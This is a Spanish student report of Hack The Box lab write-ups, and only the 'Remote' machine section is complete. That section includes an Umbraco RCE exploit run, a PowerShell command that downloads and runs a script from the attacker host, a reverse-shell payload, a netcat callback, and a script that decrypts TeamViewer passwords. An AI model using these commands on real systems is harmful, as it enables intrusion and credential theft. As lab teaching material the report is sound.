

UNIVERSIDAD NACIONAL DE INGENIERÍA

Facultad de Ingeniería Industrial y de Sistemas



Informes de exploración de vulnerabilidades en HTB

“De las máquinas: OpenAdmin, Fuse
Magic, Remote ”

ELABORADO POR:

- Alfonso Suárez, Luis
- Mottocanche Tantaruna, Joseph
- Chi Jon, Lau

Índice

1. OpenAdmin	2
1.1. Reconocimiento	2
1.2. Escaneo de Vulnerabilidades	2
1.3. Enumeración	2
1.4. Explotación	2
1.5. Post Explotación	2
2. Remote	3
2.1. Reconocimiento	3
2.2. Escaneo de Vulnerabilidades	3
2.3. Enumeración	4
2.4. Explotación	8
2.4.1. Obtención de Acceso como usuario	8
2.4.2. Escalamiento de Privilegios	11
2.5. Hardening	15
2.5.1. Umbraco	15
2.5.2. Permisos Powershell	15
2.5.3. TeamViewer7	15
3. Fuse	16
3.1. Reconocimiento	16
3.2. Escaneo de Vulnerabilidades	16
3.3. Enumeración	16
3.4. Explotación	16
3.5. Post Explotación	16
4. MAGIC	17
4.1. Reconocimiento	17
4.2. Escaneo de Vulnerabilidades	19
4.3. Enumeración	23
4.4. Explotación	23
4.5. Hardening	23

1. OpenAdmin

- 1.1. Reconocimiento**
- 1.2. Escaneo de Vulnerabilidades**
- 1.3. Enumeración**
- 1.4. Explotación**
- 1.5. Post Explotación**

2. Remote

2.1. Reconocimiento

Lo primero a hacer en este caso es un escaneo de nmap, para encontrar algunos puertos abiertos y servicios corriendo, en este caso se encontraron los puertos 21, 80 y 445 abiertos principalmente.

```
# Nmap 7.80 scan initiated Thu Oct  7 10:12:12 2021 as: nmap -Pn -p-
--min-rate=5000 -v -oN puertos 10.10.10.180
Nmap scan report for 10.10.10.180
Host is up (0.11s latency).
Not shown: 65528 filtered ports
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
111/tcp   open  rpcbind
135/tcp   open  msrpc
445/tcp   open  microsoft-ds
2049/tcp  open  nfs
49666/tcp open  unknown

Read data files from: /usr/bin/../share/nmap
# Nmap done at Thu Oct  7 10:12:38 2021 -- 1 IP address (1 host up) s
canned in 26.44 seconds
```

Figura 1: nmap remote

2.2. Escaneo de Vulnerabilidades

Como primer escaneo de vulnerabilidades se intenta con el mismo nmap, con la opción `-script vuln`, esto probará las vulnerabilidades más comunes en el server.

```
# Nmap 7.80 scan initiated Sat Oct  9 15:26:38 2021 as: nmap -Pn -p 2
1,80,111,135,445,2049 --script vuln -v -oN vuln 10.10.10.180
Nmap scan report for 10.10.10.180
Host is up (0.12s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
|_sslv2-drown:
80/tcp    open  http
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
|_http-CSRF: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-enum:
|_/blog/: Blog
|_/home.aspx: Possible admin folder
|_/contact/: Potentially interesting folder
|_/home/: Potentially interesting folder
|_/intranet/: Potentially interesting folder
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
111/tcp   open  rpcbind
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
135/tcp   open  msrpc
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
445/tcp   open  microsoft-ds
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
2049/tcp  open  nfs
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
```

Figura 2: vulnerabilidades por nmap

2.3. Enumeración

Luego de ver los puertos, nmap no nos bota una vulnerabilidad por FTP, pero de todos modos nunca está de más probar si encontramos algo, sin embargo en esta ocasión no encontramos nada relevante.

```
> ftp 10.10.10.180
Connected to 10.10.10.180.
220 Microsoft FTP Service
Name (10.10.10.180:jmt): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
ftp> _
```

Figura 3: logueo anónimo por FTP

Intentamos luego con la página ubicada en el puerto 80, a ver si encontramos algo, y efectivamente encontramos una página que tiene diferentes apartados para revisar, buscamos info en los cuadros y en toda la página pero es solo texto generado de relleno, así que no hay información relevante en estas páginas para diccionarios.




Figura 4: logueo anónimo por FTP

Entre todas las páginas encontramos un apartado de login, está en el mismo servidor así que se ve bastante interesante junto a que el framework es de umbraco segun el wappalyzer.

The screenshot shows a browser window with a login form for 'Happy Caturday'. The Wappalyzer extension is active, providing detailed information about the website's technologies:

- Gestor de Contenido:** Umbraco
- Servidor Web:** IIS 10.0
- Framework JavaScript:** AngularJS 1.1.5
- Sistema Operativo:** Windows Server
- Reproductor de Video:** YouTube
- Mapa:** Google Maps
- Tipografía:** Google Font API
- JavaScript Libraries:** Moment.js 2.10.6, JQuery UI 1.11.4, JQuery 1.13.1
- Framework Web:** Microsoft ASP.NET

Figura 5: Resultados de wappalyzer

Intentamos un escaneo con dirb para escanear los posibles directorios ocultos, donde se encontraron muchos directorios que de forma normal hubieran sido localizados y otros que hacen referencia a redirecciones, algunos que mostraron un error de configuración pero no grave.

000000038:	200	187 L	490 W	6703 Ch	"home"
000000032:	200	137 L	338 W	5011 Ch	"blog"
000000025:	200	124 L	331 W	7890 Ch	"contact"
000000042:	200	129 L	302 W	5330 Ch	"products"
0000000155:	200	167 L	330 W	6739 Ch	"people"
0000000157:	500	80 L	276 W	3420 Ch	"product"
0000000286:	200	187 L	490 W	6703 Ch	"Home"
0000000496:	200	129 L	302 W	5330 Ch	"Products"
0000000592:	200	124 L	331 W	7890 Ch	"Contact"
0000000715:	302	3 L	8 W	126 Ch	"install"
0000001035:	200	137 L	338 W	5011 Ch	"Blog"
0000001352:	200	167 L	330 W	6749 Ch	"People"
0000001794:	500	80 L	276 W	3420 Ch	"Product"
000002430:	302	3 L	8 W	126 Ch	"INSTALL"
000002574:	500	80 L	276 W	3420 Ch	"master"
000002624:	200	123 L	283 W	4049 Ch	"1112"
000001119:	200	161 L	428 W	5441 Ch	"about-us"
000002959:	200	116 L	222 W	3313 Ch	"intranet"
000003012:	200	123 L	310 W	4234 Ch	"1114"
000002997:	200	81 L	201 W	2750 Ch	"1117"

Figura 6: Escaneo con la herramienta dirb

Luego para tratar de buscar por los archivos compartidos se usa el comando llamado showmounts, que viene en la herramienta nfs-common.

```
> showmount -e 10.10.10.180
Export list for 10.10.10.180:
/site_backups (everyone)
```

Figura 7: Obtención del backup

Luego creando una carpeta para guardar el contenido extraído con el comando "mount -t nfs 10.10.10.180:/site_backups".

una vez copiado esto tenemos carpetas interesantes, nuestro objetivo parecen ser credenciales de la base de datos para por medio de esas acceder al servidor original, entonces primero buscamos un poco. Entonces encontramos una password en hash dentro de ".\App_Data\Umbraco.sdf" La obtuvimos

```
> cd backups
└─ App_Browsers └─ aspnet_client └─ css ┌── Umbraco
   └─ bin ┌── Media ┌── Umbraco_Client ┌── default.aspx
   └─ Config └── scripts └── Views ┌── Global.asax
                           └── Web.config
```

Figura 8: Revisado del backup

mediante el comando strings probando en diferentes archivos de configuración greppeando pass, luego de encontrarla en esta ruta vimos que greppeando pass no nos daba mucha información adicional al correo de login, así que probamos otro filtro.

```
└─ ~/HTB/REMOTE/content/backups/App_Data
  └─ cache └─ Logs └─ Models └─ packages └─ TEMP ┌── umbraco.config ┌── Umbraco.sdf
>
> strings Umbraco.sdf | grep pass
User "admin" <admin@htb.local>192.168.195.1User "admin" <admin@htb.local>umbraco/us
er/password/changepassword change
User "admin" <admin@htb.local>192.168.195.1User "smith" <smith@htb.local>umbraco/us
er/password/changepassword change
User "admin" <admin@htb.local>192.168.195.1User "ssmith" <ssmith@htb.local>umbraco/
user/password/changepassword change
User "admin" <admin@htb.local>192.168.195.1User "admin" <admin@htb.local>umbraco/us
er/password/changepassword change
User "admin" <admin@htb.local>192.168.195.1User "admin" <admin@htb.local>umbraco/us
er/password/changepassword change
User "admin" <admin@htb.local>192.168.195.1User "admin" <admin@htb.local>umbraco/us
er/password/changepassword changeConfig
```

Figura 9: Encontrando el fichero con la contraseña

Entonces probando el filtro `.admin.` en base a los resultados anteriores, y encontramos un hash, el cual mediante hash-identifier pudimos comprobar su naturaleza SHA1.

```
> strings Umbraco.sdf | grep admin
Administratoradmindefaulten-US
Administratoradmindefaulten-USb22924d5-57de-468e-9df4-0961cf6aa30d
Administratoradminb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}en-USf8512f97-cab1-4a4b-a49f-0a2054c47a1d
adminadmin@htb.localb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}admin@htb.localen-USfeb1a998-d3bf-406a-b30b-e269d7abdf50
adminadmin@htb.localb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}admin@htb.localen-US82756c26-4321-4d27-b429-1b5c7c4f882f
User "admin" <admin@htb.local>192.168.195.1User "admin" <admin@htb.local>umbraco/user/password/changepassword change
User "admin" <admin@htb.local>192.168.195.1User "admin" <admin@htb.local>umbraco/user/sign-in/logoutlogout success
User "SYSTEM" 192.168.195.1User "admin" <admin@htb.local>umbraco/user/saveupdating LastLoginDate, LastPasswordChangeDate, UpdateDate
User "SYSTEM" 192.168.195.1User "admin" <admin@htb.local>umbraco/user/sign-in/login login success
User "admin" <admin@htb.local>192.168.195.1User "admin" <admin@htb.local>umbraco/user/sign-in/logoutlogout success
```

Figura 10: Encontrando la contraseña cifrada

Ahora posteriormente lo que sigue es intentar el crackeo de esta contraseña cifrada en SHA1, para nuestra suerte este tipo de cifrado es completamente obsoleto al poseer posibilidad de colisiones en su algoritmo. Por lo cual en diferentes sitios online se pueden encontrar formas de crackear la contraseña, y el resultado es la obtención de la contraseña "baconandcheese".




Figura 11: Encontrando la contraseña en texto claro

Probando ya tenemos acceso a la página de administrador dentro de la página, donde se permite el subido de imágenes, lo cual nos hace dar una idea de una posible inyección o ejecución remota de comandos, para lo cual primero buscaremos si existe algún exploit que aproveche esta vulnerabilidad en github.




Figura 12: Entrando al admin de Umbraco

2.4. Explotación

2.4.1. Obtención de Acceso como usuario

Entonces comenzamos con la búsqueda del script en github, para lo cual nos encontramos el siguiente. <https://github.com/noraj/Umbraco-RCE> Descargando el exploit y ejecutándolo obtenemos una ejecución remota de comandos mediante powershell.

```
> python exploit.py -u admin@htb.local -p baconandcheese -i "http://10.10.10.180/" -c powershell.exe -a '-NoProfile
Command dir'

Directory: C:\windows\system32\inetsrv

Mode LastWriteTime Length Name
---- ----- ---- -
d---- 2/19/2020 3:11 PM Config
d---- 2/19/2020 3:11 PM en
d---- 2/19/2020 3:11 PM en-US
d---- 10/4/2021 9:11 AM History
d---- 2/19/2020 3:11 PM MetaBack
-a--- 2/19/2020 3:11 PM 252928 abocomp.dll
-a--- 2/19/2020 3:11 PM 324608 adsis.dll
-a--- 2/19/2020 3:11 PM 119808 appcmd.exe
-a--- 9/15/2018 3:14 AM 3810 appcmd.xml
-a--- 2/19/2020 3:11 PM 181760 AppHostNavigators.dll
```

Figura 13: Probando Ejecución Remota de Comandos

Una vez con esto tenemos que encontrar la forma de abrir una reverse shell para trabajar cómodos y explorar el sistema, entonces usarmos primero:

1. Un Comando que permita la reverse shell que evite que crashee la terminal. Este lo obtenemos de diferentes payloads de <https://github.com/swisskyrepo/PayloadsAllTheThings>.

```
> python exploit.py -u admin@tb.local -p baconandcheese -i "http://10.10.10.180/" -c powershell.exe -a "
IEX (New-Object Net.WebClient).DownloadString('http://10.10.14.3:8001/powershell_reverse_tcp.ps1')
#####
# PowerShell Reverse TCP v3.5
# by Ivan Sincek
#
# GitHub repository at github.com/ivan-sincek/powershell-reverse-tcp.
# Feel free to donate bitcoin at 1BrZM6T7G9RN8vbabnfXu4M6Lpgztq6Y14.
#
#####
No connection could be made because the target machine actively refused it 10.10.14.3:1234
```

Figura 14: Comando del exploit

2. Levantamos un servidor en python3 para poder subir el payload al sistema y crear el backdoor.

```
> python3 -m http.server 8001
Serving HTTP on 0.0.0.0 port 8001 (http://0.0.0.0:8001/) ...
127.0.0.1 - - [10/Oct/2021 16:35:37] "GET /powershell_reverse_tcp.ps1 HTTP/1.1" 200 -
10.10.10.180 - - [10/Oct/2021 16:38:35] "GET /powershell_reverse_tcp.ps1 HTTP/1.1" 200 -
10.10.10.180 - - [10/Oct/2021 16:38:52] "GET /powershell_reverse_tcp.ps1 HTTP/1.1" 200 -
^C
Keyboard interrupt received, exiting.
> python3 -m http.server 8001
Serving HTTP on 0.0.0.0 port 8001 (http://0.0.0.0:8001/) ...
10.10.10.180 - - [10/Oct/2021 17:42:19] "GET /powershell_reverse_tcp.ps1 HTTP/1.1" 200 -
```

Figura 15: Server de Python3 en escucha

3. Un payload para establecer la conexión, este lo obtenemos de <https://github.com/ivan-sincek/powershell-reverse-tcp>.

```
try {
    # change the host address and/or port number as necessary
    $client = New-Object Net.Sockets.TcpClient("10.10.14.3", 1234);
    $stream = $client.GetStream();
    $buffer = New-Object Byte[] 1024;
    $encoding = New-Object Text.AsciiEncoding;
    $writer = New-Object IO.StreamWriter($stream);
    $writer.AutoFlush = $true;
    Write-Host "Backdoor is up and running...";
    Write-Host "";
    $bytes = 0;
    do {
        $writer.WriteLine("PS>");
        do {
            $bytes = $stream.Read($buffer, 0, $buffer.Length);
            if ($bytes -gt 0) {
```

Figura 16: Imagen del payload modificado con nuestra dirección

4. Tener escuchando con netcat un puerto para establecer la conexión por el payload.

```
> nc -lvpn 1234
Listening on 0.0.0.0 1234
Connection received on 10.10.10.180 50580
PS>ls

Directory: C:\windows\system32\inetsrv

Mode LastWriteTime Length Name
---- ----- ----- ----
d---- 2/19/2020 3:11 PM Config
d---- 2/19/2020 3:11 PM en
d---- 2/19/2020 3:11 PM en-US
d---- 10/4/2021 9:11 AM History
```

Figura 17: Estableciendo contacto con el netcat

5. Por último solo quedaría acceder a la carpeta del usuario y abrir el user.txt

```
PS>cd Public
PS>ls

Directory: C:\Users\Public

Mode LastWriteTime Length Name
---- ----- ----- ----
d-r--- 2/19/2020 3:03 PM Documents
d-r--- 9/15/2018 3:19 AM Downloads
d-r--- 9/15/2018 3:19 AM Music
d-r--- 9/15/2018 3:19 AM Pictures
d-r--- 9/15/2018 3:19 AM Videos
-ar--- 10/10/2021 5:55 PM 34 user.txt

PS>cat user.txt
8884b1721769ac46dc46083782506ec6
```

Figura 18: Observando en texto claro la flag

2.4.2. Escalamiento de Privilegios

Para el escalamiento de privilegios lo primero que hice fue fijarme en los permisos que tenía con mi usuario actual, esto se puede hacer mediante el comando "whoami /priv". Luego de esto, había

PRIVILEGES INFORMATION		
Privilege Name	Description	State
SeAssignPrimaryTokenPrivilege	Replace a process level token	Disabled
SeIncreaseQuotaPrivilege	Adjust memory quotas for a process	Disabled
SeAuditPrivilege	Generate security audits	Disabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeImpersonatePrivilege	Impersonate a client after authentication	Enabled
SeCreateGlobalPrivilege	Create global objects	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Disabled

Figura 19: Verificando Privilegios

que averiguar la versión del sistema para poder empezar a buscar algún exploit relacionado a los permisos habilitados.

PS>systeminfo	
Host Name:	REMOTE
OS Name:	Microsoft Windows Server 2019 Standard
OS Version:	10.0.17763 N/A Build 17763
OS Manufacturer:	Microsoft Corporation
OS Configuration:	Standalone Server
OS Build Type:	Multiprocessor Free
Registered Owner:	Windows User
Registered Organization:	
Product ID:	00429-00521-62775-AA801
Original Install Date:	2/19/2020, 4:03:29 PM
System Boot Time:	10/11/2021, 9:04:52 AM
System Manufacturer:	VMware, Inc.
System Model:	VMware7,1
System Type:	x64-based PC
Processor(s):	2 Processor(s) Installed. [01]: Intel64 Family 6 Model 85 Stepping 7 GenuineIntel ~2295 Mhz [02]: Intel64 Family 6 Model 85 Stepping 7 GenuineIntel ~2295 Mhz
BIOS Version:	VMware, Inc. VMW71.00V.16707776.B64.2008070230, 8/7/2020
Windows Directory:	C:\Windows

Figura 20: Información del Sistema

Entonces encontramos un github que hablaba sobre el abuso del permiso **SeImpersonatePrivilege** en servidores 2016-2019, entonces mediante el script encontrado en :

<https://github.com/itm4n/PrintSpoofer/tree/v1.0>

Luego de pasar el script a la máquina víctima mediante el uso de un servidor local en python3 y el comando en powershell invoke-webrequest que sirve a modo de wget para obtener una descarga de otro servidor. el script llamado exploit.exe y el netcat llamado nc.exe son necesarios para poder levantar la reverse shell con permisos elevados.

```
PS>./exploit.exe -c "C:\Users\Public\nc.exe 10.10.14.3 443 -e powershell.exe"
"
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
```

Figura 21: Ejecutando el script de elevación.

Aparentemente funciona pero luego no detecta nada en el puerto de escucha, se hizo una corroboración por md5 a ver si el archivo era exactamente el mismo, pero debido a ciertas circunstancias esta forma no se dejó. Entonces al fallar esta forma empecé a ver los procesos del sistema a ver si había

```
> sudo nc -lvp 443
[sudo] contraseña para jmt:
Listening on 0.0.0.0 443
-
```

Figura 22: Fallo en la escucha

alguna pista sobre cómo escalar privilegios, encontré todos los procesos no terminados del exploit que estaban corriendo en background. y entonces encontré un proceso de TeamViewer7 corriendo. Buscando un poco sobre algún exploit relacionado a la versión 7, encontré una forma de dumper las

vmtoolsd.exe	2160 VMTools
VGAuthService.exe	2168 VGAuthService
svchost.exe	2176 W32Time
svchost.exe	2204 W3SVC, WAS
TeamViewer_Service.exe	2216 TeamViewer7

Figura 23: Proceso de TeamViewer

claves de registro que se encuentran en ciertas rutas, un poco más de la documentación se encuentra en : <https://whynotsecurity.com/blog/teamviewer/>

Entonces nos dirigimos a la ruta en cuestión para poder dumper la clave de registro.

```
PS>get-itemproperty -path .

StartMenuGroup      : TeamViewer 7
InstallationDate    : 2020-02-20
InstallationDirectory : C:\Program Files (x86)\TeamViewer\Version7
Always_Online        : 1
Security_ActivateDirectIn : 0
Version              : 7.0.43148
ClientIC             : 301094961
PK                   : {191, 173, 42, 237...}
SK                   : {248, 35, 152, 56...}
LastMACUsed          : {005056B98CE8}
MIDInitiativeGUID   : {514ed376-a4ee-4507-a28b-484604ed0ba0}
MIDVersion           : 1
ClientID             : 1769137322
CUse                 : 1
LastUpdateCheck       : 1629207277
UsageEnvironmentBackup : 1
SecurityPasswordAES  : {255, 155, 28, 115...}
MultiPwdMgmtIDs     : {admin}
MultiPwdMgmtPWDs    : {357BC4C8F33160682B01AE2D1C987C3FE2BAE09455B94A1919C4CD4984593A77}
Security_PasswordStrength : 3
PSPath                : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\software\wow6432node\
teamviewer\vers         : ion7
PSParentPath          : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\software\wow6432node\
teamviewer
PSChildName           : version7
PSDrive                : HKLM
PSProvider              : Microsoft.PowerShell.Core\Registry
```


Figura 24: Verificando llave disponible

Ya averiguamos de qué parámetro tenemos que buscar la llave, googleando un poco encontramos la ruta y es la siguiente, entonces solo tocaría dumper.

```
PS>(get-itemproperty -path .).SecurityPasswordAES
255
155
28
115
214
107
206
49
172
65
62
174
19
27
70
79
88
47
108
226
209
225
243
218
126
141
55
107
38
57
```

Figura 25: Dumper la clave

Ahora lo que sigue es crackear esta contraseña, según vimos en la vulnerabilidad usa un cifrado AES-128-CBC con la llave 0602000000a400005253413100040000, encontré un script que se usaba para dumper las credenciales de este exploit específicamente y es el siguiente.



```

GNU nano 5.4                               decript.py
#!/usr/bin/env python3

from Crypto.Cipher import AES

key = b"\x06\x02\x00\x00\x00\x00\x00\x00\x00\x52\x53\x41\x31\x00\x04\x00\x00"
iv = b"\x01\x00\x01\x00\x67\x24\x4F\x43\x6E\x67\x62\xF2\x5E\xA8\xD7\x04"
ciphertext = bytes([255, 155, 28, 115, 214, 107, 206, 49, 172, 65, 62, 174,
                    19, 27, 70, 79, 88, 47, 108, 226, 209, 225, 243, 218,
                    126, 141, 55, 107, 38, 57, 78, 91])

aes = AES.new(key, AES.MODE_CBC, IV=iv)
password = aes.decrypt(ciphertext).decode("utf-16").rstrip("\x00")

print(f"[+] Found password: {password}")

```

Figura 26: Script de Python para decifrar la clave

Con esto obtuvimos la contraseña que era **!R3m0te!**, ya con esta clave obtenida podemos usar algún impacket para acceder a la máquina, en este caso usamos el psexec.py ubicando el github <https://github.com/SecureAuthCorp/>.



```

> python3 psexec.py 'administrator:!R3m0te!@10.10.10.180'
Impacket v0.9.24.dev1+20210928.152630.ff7c521a - Copyright 2021 SecureAuth Corporation

[*] Requesting shares on 10.10.10.180.....
[*] Found writable share ADMIN$ 
[*] Uploading file VEYvXPoR.exe
[*] Opening SVCManager on 10.10.10.180.....
[*] Creating service Becq on 10.10.10.180.....
[*] Starting service Becq.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>

```

Figura 27: entrando como NT Authority System

Con esto ya podríamos obtener la bandera root en C:\Users\Administrator\Desktop\root.txt. Y así finalizaría el acceso completo a la máquina Remote, con los máximos privilegios se puede hacer de todo, así que con esto en mente lo que sigue ahora es la parte de post explotación, en la cual principalmente se hará el hardening de las vulnerabilidades para que no haya problemas críticos en la seguridad.

2.5. Hardening

2.5.1. Umbraco

Para evitar el ingreso por el vector de umbraco se requiere una actualización, pero debido a que pasar de Umbraco 7 al 8 o 9 no es tan sencillo, gracias a la incompatibilidad de código que hay entre versiones, la única solución que quedaría sería netamente pasar el contenido de forma manual de una versión a otra. Esta es la solución oficial que nos dan en la documentación de Umbraco, sin embargo esta versión es completamente obsoleta así que solo quedaría hacer la migración manual como sugieren. De hecho gracias a la versión que se tiene en el servidor, que es la 7.12.4, no tiene forma de migrar.

Version 7.1.0

- Remove the /Install folder.

Figura 28: Solución Oficial de Umbraco

Entonces la única solución sería instalar una nueva versión de Umbraco 9 y configurar el servidor desde esa base.

2.5.2. Permisos Powershell

También se tuvo un problema con los permisos o privilegios que tenía el usuario con el que se escaló privilegios, debido a la versión 2019 de servidor que se usaban era necesario verificar que el permiso **SeImpersonatePrivilege**- Para lo cual se tiene que deshabilitar mediante un script referenciado en

```
function Add-ServiceLogonRight([string] $Username) {
    Write-Host "Enable ServiceLogonRight for $Username"

    $tmp = New-TemporaryFile
    secedit /export /cfg "$tmp.inf" | Out-Null
    (gc -Encoding ascii "$tmp.inf") -replace '^SeServiceLogonRight .+'
    , " '$0,$Username" | sc -Encoding ascii "$tmp.inf"
    secedit /import /cfg "$tmp.inf" /db "$tmp.sdb" | Out-Null
    secedit /configure /db "$tmp.sdb" /cfg "$tmp.inf" | Out-Null
    rm $tmp* -ea 0
}
```

Con esto ya evitaría que se pueda escalar privilegios mediante el exploit en Windows Server 2019.

2.5.3. TeamViewer7

Para instalar esto se necesitaría o eliminar el proceso o actualizar la versión a la más nueva, pero desde cmd o powershell no se puede actualizar de forma sencilla los programas debido a la forma en la que están hechos y el funcionamiento de la terminal en windows. De todos modos se podría actualizar luego de instalar un programa llamado winget ubicado en <https://github.com/microsoft/winget-cli/releases>

3. Fuse

- 3.1. Reconocimiento**
- 3.2. Escaneo de Vulnerabilidades**
- 3.3. Enumeración**
- 3.4. Explotación**
- 3.5. Post Explotación**

4. MAGIC

4.1. Reconocimiento

Lo primero a hacer en este caso es un escaneo de nmap, para encontrar algunos puertos abiertos y servicios corriendo, en este caso se encontraron los puertos 22 y 80. Esto nos da una idea de que todo se hace netamente por el acceso a página web del puerto 80, porque es muy raro encontrar vulnerabilidades del puerto 22. Entonces vemos en el puerto 80 existe una página, decidimos escanear

```
File: puertos

